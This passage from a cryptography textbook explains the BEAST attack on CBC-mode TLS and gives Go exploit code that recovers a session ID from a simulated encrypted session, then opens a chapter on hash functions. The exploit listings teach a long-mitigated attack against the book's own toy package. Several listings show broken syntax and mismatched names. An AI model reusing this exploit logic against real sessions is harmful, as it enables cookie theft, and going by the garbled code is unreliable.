


Figure 5.16 CBC setup for BEAST

What will happen if we choose P_5 to be the XOR sum of C_1 (the ciphertext preceding our target block P_2), P_2 's guessed value, and C_4 (the last ciphertext block of the first request)? The answer is that for the block cipher encryption input, we will end up re-creating the same situation as $\text{Encrypt}(P_2)$. Our resulting ciphertext C_5 should be equal to C_2 if we have guessed P_2 correctly:

Equation 5.5

$$\begin{aligned}\text{Encrypt}(P_5) &= \text{Encrypt}(C_1 \oplus P_2 \oplus C_4) \\ C_5 &= C_2\end{aligned}$$

The main challenge so far is guessing the value of P_2 . AES has a block length of 16 bytes, so it will, on average, take 2^{64} attempts to guess the value correctly. This was the rationale used in the early 2000s when the vulnerability was theorized but not considered critical because the attacker needs to make numerous guesses to land on the right value. However, Duong and Rizzo found a clever workaround in 2011: because we control portions of the plaintext, we can tweak the controlled portions (e.g., the HTTP request path) to ensure that 15 bytes are known for P_2 and that we have to guess only 1 byte (255 possible values), as shown in figure [5.17](#). The last block of figure [5.17](#) essentially becomes P_2 in figure [5.16](#). It is probably helpful to visualize the attacker as exercising their control over the

path in the HTTP request to *slide* it so that they only have to guess 1 byte for P_2 .






Figure 5.17 The attacker slides the HTTP request so that only 1 byte needs to be guessed for the target block.

Listing [5.18](#) shows the code for our BEAST exploit where we recover the next byte of the session ID:

- We start by defining a dummy path on line 3. As we need to slide the request to adjust block boundaries, we append some dummy bytes to this path.
- Lines 11 to 15 find out where the session ID appears in the reconstructed HTTP request and then calculate which block number that session ID appears in. They then calculate the offset within the block for the beginning of the session ID.
- Lines 18 to 21 append as many bytes as needed to the path slider so that the session ID is pushed enough to start on the final byte of its block: that is, to start at index `aes.BlockSize - 1`.
- Lines 24 to 32 figure out `firstRequestPlaintext` and `firstRequestCiphertext` (which span multiple blocks) using the `impl_beast` package from the previous section.
- Lines 38 to 45 split `firstRequestPlaintext` and `firstRequestCiphertext` into C_1 , P_2 , C_2 , and C_4 according to the convention shown in figure [5.17](#).
- Lines 48 to 51 choose ciphertext for the second HTTP request by following equation [5.5](#).
- Line 52 encrypts the second HTTP request.

- Finally, if C_5 matches C_2 , we have guessed the value of P_2 correctly. We return the guessed byte on line 57.

Listing 5.18 exploit_beast.go

```
func recoverNextByteOfSessionId(host string, sessionIdRecovered []byte, error) {
    pathPrefix := "/dummpath"
    sessionIdPlaceholder := make([]byte, impl_beast.SessionIdLen)
    for i := 0; i < len(sessionIdPlaceholder); i++ {
        sessionIdPlaceholder[i] = '0'
    }
    firstRequestPlaintext := fmt.Sprintf(impl_beast.FirstRequestPlaintextFormat,
        pathPrefix, host, sessionIdPlaceholder)

    sessionIdKey := "SESSIONID="
    sessionIdIndex := strings.Index(firstRequestPlaintext, sessionIdKey)
    sessionIdIndex += len(sessionIdKey)

    targetBlock := sessionIdIndex / aes.BlockSize
    targetBlockOffset := sessionIdIndex % aes.BlockSize

    var pathSlider []byte
    for i := targetBlockOffset; i < aes.BlockSize-targetBlockOffset; i++ {
        pathSlider = append(pathSlider, byte('X'))
    }

    for i := 0; i < 256; i++ {
        pathWithPadding := fmt.Sprintf("%s%s", pathPrefix, pathSlider)
        for k := 0; k < len(sessionIdRecovered); k++ {
            sessionIdPlaceholder[k] = sessionIdRecovered[k]
        }
    }
}
```

```

    }
    sessionIdPlaceholder[len(sessionIdRecovered)] = '\0'
    firstRequestPlaintext = fmt.Sprintf(impl_beast_plaintext,
        pathWithPadding, host, sessionIdPlaceholder)

    session, firstRequestCiphertext, err := impl_beast.NewEncryptedHTTPSession(host, pathWithPadding, firstRequestPlaintext)
    if err != nil {
        return 0x00, fmt.Errorf("error creating new session")
    }

    c1 := firstRequestCiphertext[(targetBlock-1)*aes.BlockSize : targetBlock*aes.BlockSize] #6

    p2 := []byte(firstRequestPlaintext[(targetBlock-1)*aes.BlockSize : targetBlock*aes.BlockSize])
    c2 := firstRequestCiphertext[targetBlock*aes.BlockSize : (targetBlock+1)*aes.BlockSize]
    c4 := firstRequestCiphertext[len(firstRequestCiphertext)-aes.BlockSize:]

    p5 := make([]byte, aes.BlockSize)
    for j := 0; j < aes.BlockSize; j++ {
        p5[j] = c1[j] ^ p2[j] ^ c4[j] #7
    }
    c5, err := session.EncryptRequest(p5)
    if err != nil {
        return 0x00, fmt.Errorf("error encrypting request")
    }

```

```

    }
    if bytes.Equal(c5, c2) {
        return byte(i), nil    #8
    }
}

return 0x00, fmt.Errorf("no guess worked")
}

```

#1 Re-creates the first HTTP request using a dummy session ID

#2 We want this to be 1 less than aes.BlockSize.

#3 Appends bytes to push sessionIdIndex further out

#4 Tries all values for the final byte

#5 Replaces the dummy session ID with bytes recovered so far

#6 Follows the convention from figure 5.17

#7 Chooses P_5 according to equation 5.5

#8 If C_5 is equal to C_2 , our guess was correct.

Listing [5.18](#) shows the recovery of a single byte of the session ID. We can use this function by calling it multiple times to recover each subsequent byte (starting with an empty session ID), as shown in the following listing.

Listing 5.19 exploit_beast.go

```
func RecoverSessionIDFromEncryptedHTTPSession(host string) (string, error) {
    var sessionIdRecovered []byte

    for i := 0; i < impl_beast.SessionIdLength; i++ {
        recoveredByte, err := recoverNextByteOfSessionId(i)
        if err != nil {
            return "", err
        }
        sessionIdRecovered = append(sessionIdRecovered, recoveredByte)
    }

    return string(sessionIdRecovered), nil
}
```

Listing [5.20](#) provides the test code for our exploit. We recover the session ID for `bank.com` and validate it using the API provided by the `impl_beast` package. Note that because `exploit_beast` is a separate Go package, there is no way it can recover the original session ID without the help of the BEAST attack.

Listing 5.20 exploit_beast_test.go

```
package exploit_beast

import (
    "testing"

    "github.com/krkhan/crypto-impl-exploit/ch05/beast"
)

func TestEncryptedHTTPSession(t *testing.T) {
    host := "bank.com"
    recoveredSessionId, err := RecoverSessionIDFromEncryptedHTTPSession(host)
    if err != nil {
        t.Fatalf("error performing BEAST attack: %s", err)
    }

    t.Logf("recoveredSessionId: %s\n", recoveredSessionId)

    if impl_beast.ValidateSessionId(host, recoveredSessionId) {
        t.Logf("recoveredSessionId verified successfully")
    } else {
        t.Fatalf("recoveredSessionId is incorrect, do not use")
    }

    differentHost := "someotherhost.com"
    _, _, _ = impl_beast.NewEncryptedHTTPSession(differentHost)
    if !impl_beast.ValidateSessionId(differentHost, recoveredSessionId) {
        t.Logf("recoveredSessionId is not valid for %s", differentHost)
    }
}
```

```

        t.Logf("recoveredSessionId is correctly invalid")
    } else {
        t.Fatalf("recoveredSessionId is incorrectly valid")
    }
}

```

You can execute the test by executing `make exploit_beast` in the source repo. The output is as follows.

Listing 5.21 Unit test output for `make exploit_beast`

```

go test -v ./ch05/beast/exploit_beast
=== RUN    TestEncryptedHTTPSession
    exploit_beast_test.go:16: recoveredSessionId
    exploit_beast_test.go:19: recoveredSessionId
    exploit_beast_test.go:27: recoveredSessionId
--- PASS: TestEncryptedHTTPSession (0.00s)
PASS
ok      github.com/krkhan/crypto-impl-exploit/ch05

```

As attackers, we were able to decrypt cookies in transit that were encrypted with AES in CBC mode. One of the mitigations proposed at the time of the attack was to migrate to Rivest Cipher 4 (RC4). In 2015, however, SSL/TLS was demonstrated to be vulnerable to a variant of the Fluhrer, Mantin, and Shamir (FMS) attack on weak RC4 keys, as we covered in chapter 4. This

led to RC4 being deprecated in TLS. Another mitigation was to use new randomly generated IVs for each TLS record (a single HTTP request can be broken down into multiple encrypted TLS records) instead of using the ciphertext value from the final block of the previous TLS record. This behavior was mandated from TLS 1.1 onward, thereby protecting customers against BEAST.

Summary

- Stream ciphers encrypt/decrypt a single bit (e.g., linear feedback shift register [LFSR]) or byte (e.g., RC4) at a time. Block ciphers operate on blocks of multiple bytes.
- Confusion hides the relationship between plaintext and ciphertext; diffusion distributes the effect of each plaintext byte over many ciphertext bytes.
- Stream ciphers focus on confusion. Block ciphers provide better diffusion because they operate on chunks.
- Block ciphers only operate on input that fits whole blocks; that is, they do not operate on partially complete blocks.
- Padding is used to make plaintext fit the block cipher length neatly when needed. Multiple padding schemes exist; PKCS#7 is the most popular for block ciphers.
- When encrypting multiple blocks with the same key, block ciphers need to pick a mode of operation. ECB (electronic

codebook) is the simplest, but it's insecure. CBC (cipher block chaining) is the most widely used mode of operation but requires a unique IV for each message.

- Block ciphers usually are not attacked directly but rather are bypassed by exploiting weaknesses in their implementations.
- Many block cipher implementations have failed because of padding oracle attacks, where an error message leaks information about the correctness of padding of decrypted plaintext.
- When using CBC, a new IV must be generated for each message. Older web browsers sometimes reused the last ciphertext of the previous HTTP request as the IV for the next request that was exploited by the BEAST attack.

¹ Block cipher mode of operation,

https://en.wikipedia.org/wiki/Block_cipher_mode_of_operation.

↩

6 Hash functions

This chapter covers

- One-way functions and their importance in cryptography
- Using hash digests as fingerprints of data
- Security properties of hash functions, including preimage resistance and collision resistance
- The birthday paradox and collision attacks
- Understanding and implementing rainbow tables for space-time trade-off while performing dictionary attacks

Hash functions are ubiquitous in cryptography. They are so popular that there seems to be some level of general understanding among the technologically savvy that websites should not store users' plaintext passwords directly but instead should hash them before storing them on disk. In this chapter, we will look at why hash functions are needed, what makes them useful, and how their implementations have been attacked and broken over the years. Specifically, we will see how rainbow tables are used to crack hashed passwords and how many hash algorithms are affected by a class of attacks known as length-extension attacks.

6.1 Hash functions as one-way digital fingerprints

The main purpose of hash functions is to provide a *deterministic* way of calculating a hash digest from an arbitrarily long input value in a manner that is *impractical to reverse*. As mentioned in the introduction, a common use case is to store a hash digest on disk that corresponds to a user's password. A given password must always hash to the same digest. Otherwise, the digests will mismatch between the user's registration and their login time.

The hash functions must be hard to reverse so that even if an attacker steals the digests, they should theoretically be of no value, as the attacker will have no way of recovering the original password using the digest value. Fundamentally, instead of storing the raw value of the secret (password) and comparing it later with a new input, it is better to store the digest of the value and recalculate it for the new input. If the inputs are the same, the digest values will match as well; but if someone steals just the digest values, they will not be able to recover the original input.

This isn't that unlike human fingerprints. Every person's fingerprints are distinctive and can uniquely identify an

individual, but given just fingerprint information, you cannot reverse-engineer the person's DNA. Similarly, fingerprints are fixed-length values—we do not need more space to store the fingerprints of larger people. Hash functions work similarly to one-way fingerprints of data that cannot be reversed. This is shown in figure [6.1](#).




Figure 6.1 Hash functions use one-way functions to calculate a fixed-length hash digest from a variable-length input message.

When users register with a website, the hash digests of their passwords are stored in the website's database. If the database gets leaked, only the hash digests fall into the attacker's hands, and ideally, the attacker should not be able to calculate the original passwords using the digest values. When the user tries to log in again, a new digest is calculated for the password provided during login. If the new digest value matches the one stored in the database, the login succeeds. However, if even a single character is different in the password, the hash digest will look radically different, and the login will fail. This is shown in figure [6.2](#). Note that for the failed login attempt, the incorrect password starts with a lowercase *c* that results in a dramatically different hash digest.







Figure 6.2 Websites store hash digests in databases instead of plaintext passwords, and the digest values are compared at the time of login.

Another use case for hash functions is calculating digests for large files. For example, let's say you download an ISO (disc image) file for a Linux distribution over the internet. The ISO file will be a few gigabytes in size. It is a good idea to check that the bytes you downloaded were not corrupted during the process. Most distributions therefore provide checksums, which are hash digest values where the hash input is the entire image file. By comparing the checksum of the downloaded file with the checksum provided by the distribution website, you can ensure that all the contents of the downloaded file—every single bit of those few gigabytes—were received correctly by just comparing a handful of the bytes of the checksum. This is shown in figure [6.3](#).



Download DVD image



Download



Get checksum



Verify

7e1843ac6b86455c
0280ce5730697dd2




Figure 6.3 Using checksums to verify file downloads

